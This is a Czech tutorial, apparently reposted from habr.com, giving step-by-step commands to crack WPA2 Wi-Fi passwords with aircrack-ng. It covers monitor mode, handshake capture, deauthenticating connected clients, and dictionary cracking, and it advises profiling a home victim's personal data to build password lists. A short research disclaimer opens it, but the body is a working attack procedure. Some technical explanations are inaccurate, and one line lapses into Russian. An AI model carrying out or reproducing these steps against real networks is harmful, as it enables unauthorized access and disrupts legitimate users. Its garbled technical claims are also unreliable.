

Tento článek byl napsán výhradně za účelem informování a výzkumu. Vyzýváme vás, abyste dodržovali pravidla práce se sítěmi a zákony, a také vždy nezapomněli na informační bezpečnost.
Úvod
Na začátku 90. let, kdy Wi-Fi teprve začínalo, byl vytvořen algoritmus Wired Equivalent Privacy, který měl zajišťovat důvěrnost Wi-Fi sítí. Avšak WEP se ukázal jako neefektivní ochranný algoritmus, který bylo snadné prolomit.
Na jeho místo přišel nový ochranný algoritmus Wi-Fi Protected Access II, který dnes používá většina přístupových bodů Wi-Fi. WPA2 využívá šifrovací algoritmus AES, který je velmi obtížné prolomit.
A kde je slabina?
Nevýhodou WPA2 je to, že zašifrované heslo je přenášeno při připojování uživatelů během tzv. 4-way handshake (čtyřstranné handshake). Pokud zachytíme handshake, zjistíme zašifrované heslo a zbývá nám pouze ho dešifrovat. K tomuto účelu využijeme aircrack-ng.
Jak tedy hacknout?
Krok 1. Určíme rozhraní
Nejprve je třeba zjistit, které síťové rozhraní potřebujeme, a proto zadáme příkaz:
$ ifconfigObdržíme odpověď:
eth0      žádné bezdrátové rozšíření.

wlan0     IEEE 802.11abgn  ESSID:off/any
Režim:Managed  Přístupový bod: Not-Associated   Tx-Power=15 dBm
Krátké limity opakování:7   RTS thr:off   Fragment thr:off
Šifrovací klíč:off
Správa napájení:off

lo        žádné bezdrátové rozšíření
V mém případě jsou celkem tři rozhraní, z nichž dvě nemají bezdrátová rozšíření (no wireless extensions). Proto nás zajímá pouze wlan0.
Krok 2. Přepneme síťový adaptér do monitorovacího režimu
Přepnutí síťového adaptéru do monitorovacího režimu nám umožní vidět bezdrátový provoz, který prochází kolem nás. Pro to, abychom to udělali, zadáme příkaz:
$ airmon-ng start wlan0Všimněte si, že airmon-ng přejmenoval vaše rozhraní (u mě se jmenuje mon0, ale vy byste měli zkontrolovat).
Krok 3. Zachytíme provoz
Nyní, když je náš síťový adaptér v monitorovacím režimu, můžeme zachytit kolem nás procházející provoz pomocí příkazu airodump-ng. Zadáme:
$ airodump-ng mon0 
Všimněte si, že všechna viditelná přístupová místa jsou uvedena v horní části obrazovky a klienti v dolní části obrazovky.
Krok 4. Zaměříme zachycení na konkrétní přístupový bod.
Naším dalším krokem je soustředit naše úsilí na jeden z přístupových bodů a na jeho kanál. Zajímá nás BSSID a číslo kanálu přístupového bodu, který budeme napadat. Otevřeme si další terminál a zadáme:
$ airodump-ng --bssid 08:86:30:74:22:76 -c 6 -w WPAcrack mon0 
- 08:86:30:74:22:76 BSSID přístupového bodu
- -c 6 kanál, na kterém pracuje přístupový bod Wi-Fi
- WPAcrack soubor, do kterého se uloží handshake
- mon0 síťový adaptér v monitorovacím režimu
Jak vidíte na výše uvedeném screenshotu, nyní se soustředíme na zachycení dat z jednoho přístupového bodu s ESSID Belkin276 na kanálu 6. Terminál necháme otevřený!
Krok 5. Získání handshake
Abychom zachytili zašifrované heslo, potřebujeme, aby se klient autentizoval (připojil k Wi-Fi). Pokud je již autentizovaný, můžeme ho deautentizovat (odpojit), přičemž systém se automaticky znovu autentizuje (připojí), což nám umožní získat zašifrované heslo.
To znamená, že stačí odpojit připojené uživatele, aby se znovu připojili. K tomu otevřeme další terminál a zadáme:
$ aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0 
- 100 počet uživatelů, kteří budou deautentizováni
- 08:86:30:74:22:76 BSSID přístupového bodu
- mon0 síťový adaptér
Nyní při opětovném připojení okno, které jsme nechali na předchozím kroku, chytí handshake. Vraťme se k našemu terminálu airodump-ng a podívejme se.

Všimněte si horního řádku vpravo, airodump-ng vypsal: „Handshake WPA“. To znamená, že jsme úspěšně zachytili zašifrované heslo! To je první krok k úspěchu!
Krok 6. Hledání hesla
Nyní, když máme zašifrované heslo v našem souboru WPAcrack, můžeme spustit hledání hesla. Abychom tak mohli učinit, potřebujeme seznam hesel, která chceme použít. Takový seznam lze najít za 5 minut na Googlu. Já však budu používat výchozí seznam hesel, který je součástí aircrack-ng: BackTrack darkcOde.
Otevřeme nový terminál a zadáme:
$ aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de 
- WPAcrack-01.cap soubor, do kterého jsme zapisovali handshake (airodump-ng připojil na konci -01.cap)
- /pentest/passwords/wordlist/darkc0de абсолютный путь к списку паролей
Jak dlouho to potrvá?
Tento proces může trvat dlouho. Všechno závisí na délce vašeho seznamu hesel, můžete čekat od několika minut do několika dní. Na mém dvoujádrovém procesoru Intel aircrack-ng hledá něco přes 800 hesel za sekundu.
Když bude heslo nalezeno, objeví se na vaší obrazovce. Zda bude pokus o nalezení hesla úspěšný nebo ne, závisí na vašem seznamu. Pokud se vám nepodařilo heslo najít s jedním seznamem, nezoufejte, zkuste jiný.
Tipy pro používání
- Tento typ útoku je efektivní pro nalezení hesla podle seznamu, ale je prakticky k ničemu pro náhodné hledání. Vše závisí na čase. Pokud je Wi-Fi chráněna průměrným heslem z latinských písmen a čísel, náhodné hledání potrvá několik let.
- Při výběru seznamu hesel je nutné brát v úvahu geografické faktory. Například nemá smysl provádět výběr v pařížské restauraci podle ruského seznamu hesel.
- Pokud se pokoušíte nabourat domácí Wi-Fi, snažte se zjistit nějaké osobní údaje oběti (jméno, příjmení, datum narození, jméno psa atd.) a vytvořit další seznam hesel z těchto údajů.
- Jakmile zachytíte handshake, vypněte aireplay-ng (nenechávejte trpět běžné uživatele).
Zdroj: habr.com
